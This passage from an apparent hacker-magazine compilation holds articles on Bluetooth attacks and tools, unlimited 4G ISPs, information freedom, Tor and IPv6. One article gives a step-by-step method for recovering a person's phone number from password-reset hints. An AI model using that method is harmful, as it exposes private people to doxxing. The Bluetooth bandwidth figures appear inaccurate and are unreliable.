As an interesting aside regarding Bluetooth, the name comes from King Harald Bluetooth, a tenth century Danish king. He united the tribes of Denmark, thus the implication is that Bluetooth unites communication protocols. There have been different explanations for his name. One was that he had a bad tooth that was blue (i.e., rotted). Another explanation was that he was often clothed in blue.

Many texts and courses teach that Bluetooth has a maximum range of ten meters. However, that is only partially true. In fact, it is only true for Bluetooth 3.0. The following table summarizes the ranges and bandwidth for the various versions of Bluetooth.

Version	Bandwidth/Range
3.0	25 Mbit/s 10 meters (33 ft)
4.0	25 Mbit/s60 meters (200 ft)
5.0	50 Mbit/s 240 meters (800 ft)

Table 1- Bluetooth ranges

Bluetooth is designed as a layer protocol architecture. This means there are layers of protocols being used. The mandatory protocols that all Bluetooth devices have are LMP, L2CAP, and SDP. *LMP:* Link Management Protocol is used to set up and control the communication link between two devices.

L2CAP: Logical Link Control and Adaptation Protocol is used for multiplexing multiple connections between two devices.

SDP: Service Discovery Protocol is how two devices find out what services each offers.

RFCOMM: Radio Frequency Communications, as the name implies, provides a data stream. In this case, it is a virtual serial data stream.

BNEP: Bluetooth Network Encapsulation Protocol is used to transfer some other protocol over the L2CAP channel. It is encap-

sulating the other protocol.

AVCTP: The Audio/Video Control Transport Protocol is used to transfer audio visual control commands over the L2CAP channel.

HCI: Host Controller Interface refers to any standardized communication between the host stack (i.e., the operating system) and the controller (the actual Bluetooth circuit).

OBEX: Object Exchange facilitates the transfer of binary objects between devices. It was originally designed for infrared, but is now used by Bluetooth. This is used in accessing phonebooks, printing, and other functions. It uses RFCOMM for communication.

The main protocol stack is shown in the following image:

Bluetooth Protocol Stack

The Bluetooth special interest group unveiled Bluetooth 5 during an event in London on 16 June 2016. This version of Bluetooth is primarily focused on the Internet of Things.

When you pair your device with another via Bluetooth, they exchange a bit of information including device name and list of services.

Bluetooth security defines four modes. Clearly, which mode your phone is using will have a great impact on what attacks will and won't work.

Security Mode 1 is non-secure.

Security Mode 2 controls access to certain services and uses a security manager. But this is only initiated after a link is established. Mode 2 has three levels:

Level 1: Open to all devices, the default level.

Level 2: Authentication only.

Level 3: Requires Authentication and Authorization. PIN number must be entered.

Security Mode 3 initiates security procedures before any link is established. It supports authentication and encryption. The NIST considers this the most secure.

Security Mode 4 requires authenticated links, but like mode 2 only initiates the authentication and encryption after a link is established.

Bluetooth Attacks

Now that you have a general idea of how Bluetooth operates, let's take a look at some of the attacks one can perform on a Bluetooth device. Bluetooth attacks are quite common, so let's begin with a brief summary of the common attacks. Contrary to what you may have seen on television and in movies, forced pairing a Bluetooth device is actually quite difficult and will only work with a really insecure device. However, there are attacks that can be done. This should familiarize you with what can be done to a Bluetooth-enabled device.

- Bluesnarfing is a class of attacks wherein the attacker attempts to get data from the phone.
- Blusnipping: This is a variation of Bluesnarfing. It works at longer ranges and was described at Defcon in 2004.
- Bluejacking is sending unsolicited data to a phone via Bluetooth. This is sometimes used to send spam instant messages.
- Bluesmacking is a Denial of Service attack wherein the target is flooded with packets.
- Bluebugging remotely accesses phone features. This may seem very similar to Bluesnarfing, but the goal with Bluebugging is not to get data, but to activate certain phone features.

- Bluesniffing is the same thing as war driving. The attacker is trying to find available Bluetooth devices to attack.
- Blueprinting gets its name from foot printing. In the case of Blueprinting, the attacker is trying to get information about the target phone.

Bluetooth also provides an alternative way to access laptops. Most laptops are Bluetooth-enabled. This provides a possible avenue of attack on the laptop. It just so happens that many organizations block a variety of computer connections (CD/DVD, USB, etc.) to prevent users from either installing files or exfiltrating data. However, many of these same computers that have USB blocked have Bluetooth working. That would provide another pathway to exfiltrate data or install software.

Bluetooth Tools

There are a number of tools that an attacker can use to facilitate a Bluetooth attack. You should be familiar with at least some of these. Some tools are only for Android, others for iPhone, and some for both.

BlueBorne

This is a vulnerability scanner for Bluetooth. It is available in the Google Play store for Android phones, and you can see it at `https://play.google.com/store/`➥`apps/details?id=com.armis.`➥`blueborne_detector&hl=en`. The vendor also has a white paper on Bluetooth vulnerabilities, you can view that at `http://`➥`go.armis.com/hubfs/BlueBorne`➥`%20Technical%20White%20Paper`➥`.pdf`. You can see the tool in the following image.

BlueBorne

BLE Scanner

This tool is for the iPhone and is a free download. The first thing it will do is show you nearby Bluetooth devices. You can see this in the following image.

BLE Scanner

Then simply click the connect button to attempt to connect to that device. This is shown in the following image.

BLE Connect

Pally

Pally is another Bluetooth scanner for the iPhone. It has an easy to user interface and will provide you basic information about nearby Bluetooth devices. This can be seen in the following image.

Pally Scanner

There are a number of other tools one can find for either scanning Bluetooth or even attempting to hack into Bluetooth. It is important for a penetration tester to have a suite of tools and techniques at his or her disposal. The entire goal of a penetration test is to try the same techniques you believe an attacker would use. Here is a list of some other tools:

PhoneSnoop
Bluescanner
BH BlueJack
Bluesnarfer
btCrawler
Bluediving
Bloover II
btscanner
CIHwBT
BT Audit
Blue Alert
Blue Sniff

Conclusions

Bluetooth, while very convenient, is susceptible to a number of attacks. And there are a lot of tools to help someone attack a Bluetooth device. This article just scratched the surface of Bluetooth security, but hopefully it was enough to get you started studying this topic.

Hidden ISPs

by kes

As hackers, we often find ourselves on the fringes of society, doing things differently than the way they've been done because we find better ways, or just for the lolz.

Despite being in a golden age of online content, Internet access has stagnated. I don't think I need to go into the details of how all of the major ISPs have taken billions of dollars to expand Internet access and then sat on their hands, or how even cable companies are imposing data caps on wired connections while offering no technical backing, simply saying it's a business decision. And there's nothing most individuals can do about it.

After a recent move, I was finding myself searching for a new ISP. I am fortunate enough to have a local Wireless ISP (WISP) in my area. While most would consider the speed slow (10 Mbps), I enjoyed supporting a small, local company and the lack of data caps that came with it.

Unfortunately, after a site survey I found I could not get service at my location. So I was left searching for alternatives, which is how I found out about the following companies providing Internet service through the Sprint cell network.

Most mobile 4G hotspot plans you will find have data caps and will either charge you based on your overages or throttle your data. Neither of those is a good option, but these companies have found a loophole. Most of them seem to operate based on a contract that was made with a company called Clearwire that gave these companies access to their WiMax network unthrottled or capped. Clearwire was later acquired by Sprint for its spectrum and later decommissioned the WiMax network. Nevertheless, they still honor the old Clearwire contracts (though some of them claim it can change at any time) on Sprint's current 4G infrastructure. What this means for the less bandwidth-hogging hackers out there is that if you have good Sprint 4G coverage, you could potentially replace your home Internet with one of the plans and not have to worry about

data caps or throttling (though 4G speeds can vary more than wired infrastructure). These are some of the notes on the companies that I found on my search. I am not affiliated with any of these companies.

Calyx Institute
(www.calyxinstitute.org)

This org is focused on providing privacy and cybersecurity education and will probably excite most readers, if not for the wireless Internet, for their other projects. This includes running (as of this writing) 13 Tor nodes, hosting the Canary Watch (RIP) project, and the founder being the first person to successfully fight a National Security Letter. They also accept Bitcoin, and hint that if you give them a fake name, they may have no way of knowing. The downside is that this org is the only one that does not offer returns, so if you get a hotspot and the Sprint service in your area sucks, you just made a generous donation with only warm feelings instead of a working Internet hotspot. The price is $500 a year, which is equivalent to $42 a month for the first year and then $400 a year (about $33 a month) for subsequent years. For the price, you get a Franklin R850 hotspot, a year's worth of service, some stickers, and a t-shirt.

4G Community
(www.4gcommunity.org)

This org seems to focus on providing to educational and health care entities, so a little less exciting than Calyx, but it does have some pros. This is also the org I chose to try because of the return policy. If notified in seven days, the equipment can be returned for a refund minus an activation fee. Another benefit is that there are two levels of membership: select and premium. The select membership can be purchased for $325 a year ($27 a month), $214 for six months, or $154 for three months. Those all come with renewable options in annual, semi-annual, or bi-monthly. The renewals are roughly the same price per month, minus $100. The premium membership comes with a (presumably) nicer ZTE Pocket Wi-Fi hotspot and a slightly higher price tag, $398 for a year, $278 for six months, or $217 for three months. All with similar reductions for renewals.

FreeData.io

This is the new org on the block, with not many reviews backing it, and some on Reddit going so far as to claim it's "sketchy." I personally did not order from them, but if anyone at FreeData.io reads *2600*, maybe they could throw some discount codes in the advertisements section to generate some good will. This org does have the longest evaluation period at 14 days, though at least one person has claimed to have not gotten a refund for some time. They do offer the widest array of hotspot options, including the Netgear Gateway 6100D, which has external 4G antennas (to help with 4G signal) and 4 Gigabit Ethernet ports. All that does come with a cost - the Ultra plan, which includes the 6100D, is $679 for the initial signup, and then $250 a year after. The Premium, which includes the same ZTE Pocket Wi-Fi hotspot as the 4G community premium membership, is $500 for the first year and $250 after. The Basic membership includes a Franklin R850 for $370 a year and $250 after.

There are some limitations for these services. If you enjoy playing online games or do anything that requires a good ping time or low latency, you will probably have some issues with these services. If you do not live in an area that has good Sprint coverage, you will have a bad time. Most of these services will not let you connect more than ten devices at once. However, if you travel frequently to areas that don't have free Wi-Fi, or if you don't trust the free Wi-Fi, these can also serve their intended purposes well.

As for my experience... I decided to try 4G Community because of their reputation and return policy. After receiving the device, I eagerly ran a speed test and was very disappointed. Despite being in a solid 4G coverage area for Sprint, I got a speed of .23 Mbps down. After some testing, I became hopeful once again after getting one as high as 6 Mbps, only to be dismayed when the next one ran at a similar speed to the first. I determined at that point I would bite the bullet, get cable Internet, and live to fight another day.

Hopefully, you found my story useful and informative. If any of you get one of these services and disconnect from the large ISPs, then writing this would prove to have been worth my time.

Extrapolating Phone Numbers Using Facebook and PayPal

by Karan Saini

This article is a follow-up to a piece I wrote last year, entitled "Extracting Full Phone Numbers from the Leaked Snapchat Database." I'm hoping to highlight the privacy risk of linking the same phone number across all of your online accounts, and how it could very easily allow for your personal phone number to become known.

This was written with the assumption that the user is from the United States, but it could also very easily be adapted to work with users from another country.

Starting off, we will have to determine the user's location from their online presence.

This part should be easy enough, as most people reveal their current city on their Facebook page. However, if this information is not available on their Facebook page, it will have to be inferred from another publicly available source.

Head over to the "Forgot password" page on Facebook, and submit the email address of the user whose phone number you're trying to retrieve.

If the user has linked their phone number with their account, you will be presented with the last two digits of the same.

+1 *** *** **01

We're going to head over to PayPal's website for more useful information regarding the user's phone number.

Enter the email address of the user on PayPal's "Forgot password" page.

+1 2** *** 4401

Now, we're only five numbers short.

Well, actually, just three.

After having a quick look at the user's Facebook profile, I've been able to surmise that he is currently residing in New Jersey, USA. I'm also aware that many telephone numbers issued in New Jersey utilize the area code 201.

+1 201 *** 4401

It is also possible to get a list of all area codes which are used for phone numbers issued in a certain city or state (`InfoPlease.com` is very useful here).

Let's head over to `AllAreaCodes.com` for the final bit of information which we'll require.

We're going to parse all area code prefixes and adjoin them with the last four digits of the partial phone number we currently have.

This part might be time consuming and arduous, but it is very essential to be able to obtain the user's phone number.

We're going to head over to the "Forgot password" page on Facebook once again.

This is the last step of the process - we're going to keep submitting and checking off phone numbers from our list (which shouldn't be very long to begin with, but if it is, the process can be automated using scripts) until you're able to observe a pattern of the email address that is most likely to match the one you originally provided.

It is also possible to further verify that the retrieved phone number belongs to the user, however, I'm not going to be writing about such methods in this article. Thank you for reading.

THE FREE FLOW OF INFORMATION

by Daelphinux

Researchers perform an essential function in modern society. Whether the researcher is working on a new Ebola vaccine, a way to save the bees, or a way to detect malware before it causes system damage, researchers perform the very necessary function of making human beings successful in our tenure on this Earth. They do so by proactively searching for knowledge, and, more importantly, they share this knowledge with other researchers, engineers of their field, or the public at large. This allows for a generally improved quality of life by way of more efficient and successful medicines, ways to curb the ever warming climate, or by preventing identity theft. The key part in this is that the information must be shared to be useful.

The Salk polio vaccine has been, without a doubt, one of the most influential pieces of technology in modern memory. Polio was an epidemic of horrific form. It mainly affects children, damaging the very ability of the afflicted to continue on in their pursuits. While it still exists in the world, polio was brought to its knees by Jonas Salk. After producing the vaccine, Salk was asked who owned the patent. His reply would inspire a world of researchers and hackers to come: "There is no patent. Could you patent the sun?" Salk's belief was that this revolutionary and lifesaving piece of research could better all of us. He believed that information should be freely available, and that it should do good for all.

A similar case happened with Volvo in the 1950s with the invention of the modern seat belt. Volvo invented the seat belt, patented it to protect it from what we would later know as patent trolls, and opened the patent. This allowed other car manufacturers to incorporate the design to this seat belt into their own vehicles. This simple act would save countless lives over the years, and continues to do so today.

Ultimately, as hackers, as researchers, and as people in general we have a responsibility to take our knowledge and share it. To work for not only the good or betterment of ourselves, but the betterment of all mankind. If your sole worth is based on the precept that you have a piece of technology that can protect someone, save someone, or help someone in need and you keep that knowledge proprietary just for wealth, you are a disgrace against all of mankind; a scourge whose information should be found and released as widely as possible until your worth is null, and you are left with only the shameful memory of how when you were given a chance to help, you thought only for yourself.

Especially in these tumultuous times where the very idea of fact is in danger, where government scientists are restricted from sharing information, and where news outlets are attacked for opposing regimes, we as keepers of information have a responsibility to make sure that public information is never brushed away. We have a responsibility to retain information so it can never be lost, and we have a responsibility to ensure that information can never be a weapon used against mankind. As long as we keep thinking, as long as we keep knowing, and as long as we fight for the truths of the world in a sea of lies, humanity will never fail.

Die Gedanken sind frei; wer kann sie erraten?

Celebrate the Difference

We may not have ever lived through a more contentious time. There have certainly been all sorts of conflicts and differences of opinion over the years. But nothing like this, where we see on a daily basis two entirely separate worlds being portrayed, whether it be within government, the media, or our own homes. It's almost enough to make us want to stop paying attention altogether.

Debate is healthy. Having opposing views is what forces us to defend our own, and either learn how to bolster the arguments that make sense and discard the ones that don't, or become swayed by the points being made from the other side. But, in order to do this, we need to actually take the other side seriously. We need to respect them. We need to listen.

The hacker community has always been about differences. In the earlier days, these differences were mostly isolated to people who didn't fit in with the rest of society because of their interests in phones, computers, or technology in general. But it was still mostly a white male dominated thing, as was far too much of our culture. In later years, however, we've seen a natural progression and an openness that is welcoming to other backgrounds of all sorts. It fills us with pride to see the diversity represented at our HOPE conferences, especially because this is something that didn't have to be artificially induced. Don't get us wrong; we know we have a long way to go. But, in this time when so many doors are being slammed shut, it's heartening to see our community listening, learning, and holding our door open.

This is no easy task, especially these days. The instinct to shut out the people we see as responsible for all of the negativity is quite powerful. But that is precisely when being reflective is what is needed most. Are they indeed the ones responsible? What do we gain by no longer listening or even acknowledging?

In these pages, at our conferences, and on our radio broadcasts, we try to be as open as possible to differing viewpoints and perspectives. It would be boring if we stuck to one agenda and didn't even entertain the notion that there could possibly be another way - or that we might be completely wrong. Again, doing this allows us to strengthen our own arguments and reexamine their effectiveness. This better prepares us to defend the positions we hold. Always being open to changing those positions based on the arguments we're confronted with is how dialogue moves forward. And this is what much of mainstream society seems to have lost in recent years.

Of course, it's really hard to do any of this if basic components of facts, statistics, history, science, etc., are ignored or distorted. This is a side effect of believing one's side is *always* right. Even when the facts make it painfully obvious how wrong we are, we twist those facts or try to discredit them entirely in order to preserve our conclusions. This starts the ball rolling. Your opponent no longer takes you seriously and eventually stops paying attention to anything you say because it's based on false premises. You retort with a distraction or an accusation of some sort that diverts the conversation away from the actual topic. Nothing is accomplished, other than to firmly establish barriers between the two sides with no opportunity to learn or change one another's minds. Neither side listens to the other and everyone lives in a stalemate.

So much of this can be avoided with a few simple steps. First, we have to all accept that not every argument is deserving of equal respect. Sure, there are people who don't believe in gravity or who think the earth is flat. It's an interesting aside, but nothing is gained by propelling these positions into a corresponding seat at the table when it comes to discussing science. To do so simply holds

everyone back from any kind of advancement. People who can't accept certain obvious and easily provable facts will always be around. Once their premise has been disproved, it's time for the rest of us to move on. But that can't happen if otherwise reasonable people somehow feel an allegiance to these misled individuals - *or* if the rest of us overgeneralize and try to label everyone who doesn't buy into all of our premises as equally backwards and ignorant. That is how you inadvertently build strong alliances based on facts that don't add up. It's no longer about the facts, but about the resistance to being told how you must think and what you must support. If nothing else, *that* is the common ground that unites us: nobody likes to be told what to do.

This is where those of us who oppose much of what's going on today could stand to do a better job. Rather than dismiss people who have reached different conclusions entirely, why not try to find that common ground? Certainly there will be cases where this isn't possible and where you will literally come up against an adversary that wishes for your annihilation. But, at least for now, that's still the exception rather than the rule. Most times you can listen, you can go over facts, and you can either sway an opinion or not. It's the dialogue itself that's the accomplishment, providing we listen, respect one another, and don't hold back with our own arguments and views. Just establishing that link is often enough to change someone's perspective significantly.

Many of us have had to engage in such exercises within our own families. Add in the inevitable emotions and history, and this kind of thing can be either a curse or an opportunity. But the only real failure is in not trying to communicate at all.

That's the message we should all try and remember as we keep moving down this road. We are all different - and that is a really good thing. We would learn very little from other people if they were just like us. Inevitably, there will be things we find objectionable, even abhorrent, about virtually any other person. That doesn't mean we can't still reach them and possibly resolve these issues. And if we truly can't, knowing that we made the effort really matters. It's when we start dismissing people out of hand for where they're from, what they support, or who they're allied with that we start to really add up the missed opportunities.

None of this should imply that we need to back down in any way from the strength of our convictions. Done correctly, this will only make them stronger. It's when we choose to eliminate challenges and only converse with like-minded people that we really lose. We not only lose these opportunities, but we lose sight of what is real. And that's how unexpected things wind up happening, leaving us to wonder why we didn't see them coming. It's because we weren't engaged in the conversation. It's because we weren't paying attention to what was going on all around us. It's because we chose to feel safe in our own insulated world.

Social media has made it so much easier to find those people that we're similar to. While that initially seemed like a good thing, it may well turn out to be an albatross. By only exposing ourselves to a particular point of view or philosophy, it's that much easier to be outraged when something opposing that comes along. These "others" then become the enemy and, more often than not, we isolate ourselves from them. Demonization and lack of communication are the ingredients that drive any conflict, only now this seems to be our default manner of handling relationships. We even begin to apply a purity formula to those around us, further isolating ourselves from those who disagree on even a single issue. Clearly, this is not healthy.

In the hacker world, we have always embraced dissent of one sort or another. We will thrive as long as we continue to do this. We must also embrace debate and disagreement in our midst, since that is how we learn and strengthen our own arguments. It's great to have our "safe spaces" to regenerate in. But spending too much time there only makes us weaker and less able to see what's actually going on.

What we ultimately want to see are individuals unafraid of standing up for what they believe in, even if they're the only ones in a crowd, and even if that crowd is composed of their own friends. We want to see these individuals supported, even celebrated, because of the strength they're showing. It's easy to fit into a crowd. But encouraging individual thought above all else is what this community should always be about.

A N00b's Guide to the Dark Web

by Kim Crawley
Twitter: @kim_crawley

Before I get a chance to read it, I already know that this issue of *2600* is full of esoteric hacks and little known vulnerabilities. That's great; that's the sort of material that *2600* readers can always depend on. It's why *2600* is as important now as it was back in 1984, the year both myself and this fine publication were born.

But for every handful of *2600* readers who know how to print "Hello world" to the LCD displays of IoT refrigerators from their phone without having to look up how to do it, there's got to be a reader who hears "Dark Web this," "Dark Web that," and doesn't know how to access it. Everyone's a n00b at some point in their lives. For you dear n00bs, this article is for you.

What is the Dark Web?
The Dark Web is the corner of the World Wide Web that's only accessible with anonymizing technologies such as special combinations of proxy servers and encryption. The Dark Web consists of web pages that you usually can't load in your web browser without a Tor, Freenet, or I2P client of some kind. It's often confused with the Deep Web. Don't be fooled - the Deep Web is the part of the World Wide Web that can't be easily searched with Google or Duck Duck Go because the web pages are so old and/or they don't have many links that webcrawler bots can use to find them. Illegal drug marketplaces are part of the Dark Web. The Spice Girls fan website I made on Angelfire in 1996 that I hope no one finds is part of the Deep Web. It's an important distinction. Sometimes the Dark Web is considered to be a part of the Deep Web because any web page that can't be web searched in a more conventional way is Deep. But keep in mind that most of the Deep Web isn't part of the Dark Web. Whew!

Understanding the culture of the Dark Web requires the sort of nuance that the mainstream media typically lacks. Yes, people often use the Dark Web because they're engaging in illegal activity and they don't want to be traced by law enforcement. The Silk Road and several other illegal drug marketplaces have come and gone from the Dark Web over the years. Script kiddies often buy malware scripts on the Dark Web so they can engage in various cyber attacks without having to code. Someone who sells child pornography will use the Dark Web for distribution and cryptocurrency as payment. Think about that for a second. Both the Dark Web and cryptocurrency enable the evil exploitation of children. But why do laypeople hear "Bitcoin" and associate it with getting rich quick, but they hear "Dark Web" and think about bad people doing bad things? Both the Dark Web and cryptocurrency are means for bad people to do bad things. But so are BIC lighters. Fire is a deadly weapon or a lifesaver from hypothermia depending on how someone uses it.

Sometimes people use the Tor network and the Dark Web because they're journalists who need to share information about the dangerous politicians who would have them arrested. Edward Snowden's NSA leaks and Vault 7 on WikiLeaks should have taught everyone that the American government and other powerful entities will exploit the Internet in order to violate the privacy of innocent people. No national governments or large corporations are without some degree of corruption and evil. Now law enforcement may be able to track the movement of your IoT car and look at the contents of your IoT fridge. They might use Google Home or Amazon Echo or your child's nifty new toy to watch her while you read her a bedtime story.

Whether or not something is legal doesn't determine whether or not something is moral. But cracking down on child pornographers is a very good thing to do. I just hope law enforcement uses the Dark Web to investigate pedophiles without violating the rights of people who have no reason to be suspects. That won't happen, of course.

What's Tor?

Tor is The Onion Router network. Tor is one of the technological backbones of the Dark Web. You will need to install a Tor client in order to access it. Freenet and I2P are technologically similar but different routing technologies that are used in the Dark Web. But Tor is the most widely implemented and using Tor gives you access to more of the Dark Web than any other system. Interestingly enough though, only about three percent of Tor network traffic is used for the Dark Web! For the sake of simplicity, this guide focuses on Tor, but you should be aware that there are alternatives.

Development of Tor started in 1995. Visit `https://www.onion-router.net/`➡`History.html` for further details. The Tor design document (`https://svn.`➡`torproject.org/svn/projects/`➡`design-paper/tor-design.pdf`) was published in 2004. Only in the past decade or so have easy-to-use stable Tor clients been available that make using Tor really simple for people who aren't computer networking geeks.

Here's how Tor works in a nutshell. Tor protects against traffic analysis Internet surveillance. Tor usually makes it very difficult for third parties to figure out which Onion-routed Internet servers have been sending data to your client machine, whether it's a PC, smartphone, touchscreen ARM system embedded in a women's clothing store mannequin, or whatever. It's called The Onion Router because your Internet traffic within that network is routed between metaphorical layers of proxy servers, like an onion.

This is how Tor Project describes its name: *"Because Tor is the onion routing network. When we were starting the new next-generation design and implementation of onion routing in 2001-2002, we would tell people we were working on onion routing, and they would say 'Neat. Which one?' Even if onion routing has become a standard household term, Tor was born out of the actual onion routing project*

run by the Naval Research Lab. (It's also got a fine translation from German and Turkish.)

Note: even though it originally came from an acronym, Tor is not spelled 'TOR.' Only the first letter is capitalized. In fact, we can usually spot people who haven't read any of our website (and have instead learned everything they know about Tor from news articles) by the fact that they spell it wrong."

Web URLs on the Tor network use the ".onion" top level domain.

This is what happens when a client machine successfully uses the Tor network. The user's Tor client acquires a list of available Tor nodes from a directory server. When the user tries to access a web page from a Tor URL, a random path will be taken through available Tor nodes and proxy servers. The traffic's entrance to the Tor network goes through an entry node, the traffic is routed through a few random proxy servers, then the traffic is routed to the desired Tor network Internet resource, such as a web server, through an exit node. Traffic to the entry node and traffic that leaves the exit node is in plaintext, whereas all of the traffic inside the Tor network is encrypted. Traffic from the Tor-delivered website back to the client machine, such as HTML web pages and web page embedded media, gets sent back through the same path in the opposite direction. Keep in mind that Tor isn't just used for the web, but also for many other Internet services such as IRC chat or email. But Tor web browsers are the most frequently used Tor clients.

People volunteer to operate Tor entry and exit nodes and proxy servers. The Tor network is physically manifested worldwide just as all of the other parts of the Internet are which aren't a part of the Tor network.

Here's the best way to use Tor to access Dark Web sites:

The Tor project recommends that you use the open source Tor browser in order to access Tor-protected websites. There are Tor browsers for Windows, macOS, Linux, and Android which can be downloaded from `https://`➡`www.torproject.org/download/`➡`download.html.en`. Alternatively, you can compile Tor browser from source code that can be found through the same web page.

You can use the Tor browser to access ordinary websites, not only ".onion" websites. Feel free to test `https://www.2600.com/` in your Tor browser. It should work just fine.

Keep in mind that any web page you access through the Tor browser will probably take longer to download than when you visit web pages outside of the Tor network. Routing web traffic through proxy servers slows it down. That's why I don't use the Tor browser to access ordinary websites, but your mileage may vary.

When you launch the Tor browser, you need to activate a connection to the Tor network through the browser's GUI. The Tor browser's GUI will also indicate whether or not you're securely connected to the Tor network at any given time. You can only access ".onion" websites while you have an active connection to the Tor network.

The Tor network recommends that you don't install web browser plugins in your Tor browser. If you like to use specific web browser plugins for any particular reason, you should be doing so while using a mainstream web browser such as Chrome, Firefox, or Safari. Some plugins such as Adobe Flash can reveal your IP address to third parties and the Tor project doesn't want to take that risk.

BitTorrent clients will usually ignore proxy server settings. Also, torrenting generates a lot more traffic than most other Internet services typically do. It's probably technologically possible to develop a BitTorrent web application if it hasn't been done already. If they exist, you shouldn't use them with your Tor browser. For security and practicality reasons, BitTorrent doesn't play nicely with Tor. Please don't do it!

The Tor project recommends that you always use HTTPS (via port 443) instead of HTTP (via port 80). HTTPS Everywhere is built into the Tor browser for that purpose. Using HTTPS means that your web traffic outside of the Tor network will also be encrypted.

Google and Duck Duck Go won't work very well when you want to search for a Tor webpage. Also, ".onion" URLs tend to change a lot more frequently than typical web URLs do. If you want to do a web search of Tor-protected websites, I recommend trying Ahmia at `https://ahmia.fi/` or Torch Tor Search at `http://www.torchtorsearch.com/`.

There are lots and lots of Dark Web and Deep Web sites that don't exist to sell cocaine or malware or kiddie porn or firearms. Using Tor is perfectly legal in most countries. It's only the contents and activities on some Dark Web sites that are generally illegal. Happy hunting!

"The momentum of delusion" by Ri 13 is licensed under CC BY 2.0

The iPv6 Delusion

by David Crowe
David.Crowe@cnp-wireless.com

The Short Version

Let me keep it short. IPv6 is intended to vastly increase the number of Internet addresses. It will do this when the entire Internet has converted and when there are no IPv4-only clients or servers left. This will never happen, therefore IPv6 is a massive failure.

This is way too short to qualify for an article in the esteemed *2600* journal.

The Topical Version

Let me be more topical. IPv6 is to the Internet what Donald Trump is to presidenting. It is true that Donald Trump is a living human being (at time of writing, anyway) and he meets most definitions of a sentient human, just as IPv6 is an existing protocol that even has its own IETF RFCs. And Donald Trump does do presidenting, at least when he's not golfing or watching fake news. But the real

THE HACKER DIGEST - VOLUME 35

work of managing the U.S. government is done by thousands of workers droning away in their Washington offices (at least when the government isn't shut down), planning where to invade next (sorry Michael Moore). Just like IPv6 does occasionally send packets through the Internet even though the vast bulk of message transmissions use IPv4.

IPv6 Gets Older,
But Doesn't Reach Adulthood

Happy adulthood, IPv6, you are now 21, an adult no matter where you go in the world, although maybe you still can't rent a car in all locations. But what have you accomplished so far, you wastrel? So much has been written about your promise, but you just sit around the bar, complaining about your older sister while she is busy carrying packets hither and yon from one end of the Internet to the other. She has time neither to drink nor to complain.

IPv4 was designed to support four billion addresses. Perhaps it is better to say that IPv4 was designed with a 32-bit address, which supports two to the power of 32 different addresses, which is just over four billion - 4,294,967,296 if you like to be precise.

But hold on a minute! Surely there are more than four billion Internet accessing devices in the world? Every cell phone, every smart thermostat, every aging laptop, every server. Why haven't we run out already?

Well, it is because IPv4 is so NAT-ily dressed. She is a mistress of disguise with a different boyfriend in every port. Yes, the ports have saved us. It is a lucky coincidence that both TCP and UDP were designed with 16-bit ports, a concept slavishly copied by the other transport protocols that followed. This means that you don't need a real, i.e., public, IPv4 address until you actually want to bravely wander through the Internet swamp in your knee-high rubber boots. Your NAT (Network Address Translation device, such as a firewall or router) tags every outgoing packet with one of the real IP addresses associated with your network, and a port number currently unused by that IP address. When a response is received by your NAT, the combination of public IPv4 address and port number can identify the internal IPv4 address. When you're not transmitting, the ports can be recycled for others on your network.

Just the Facts, Ma'am

What this really means is that the IPv4 address is not really 32 bits in length, but 48. That there aren't just four billion addresses, but 281,474,976,710,656 - 281 trillion plus change. Now, not all of these can be used, because servers cannot play this NAT-ty trick in the same way, and an individual Internet device may require multiple ports because of multiple simultaneous TCP connections, for example, but even if only one percent of these addresses could be used, that still would support two or three trillion devices.

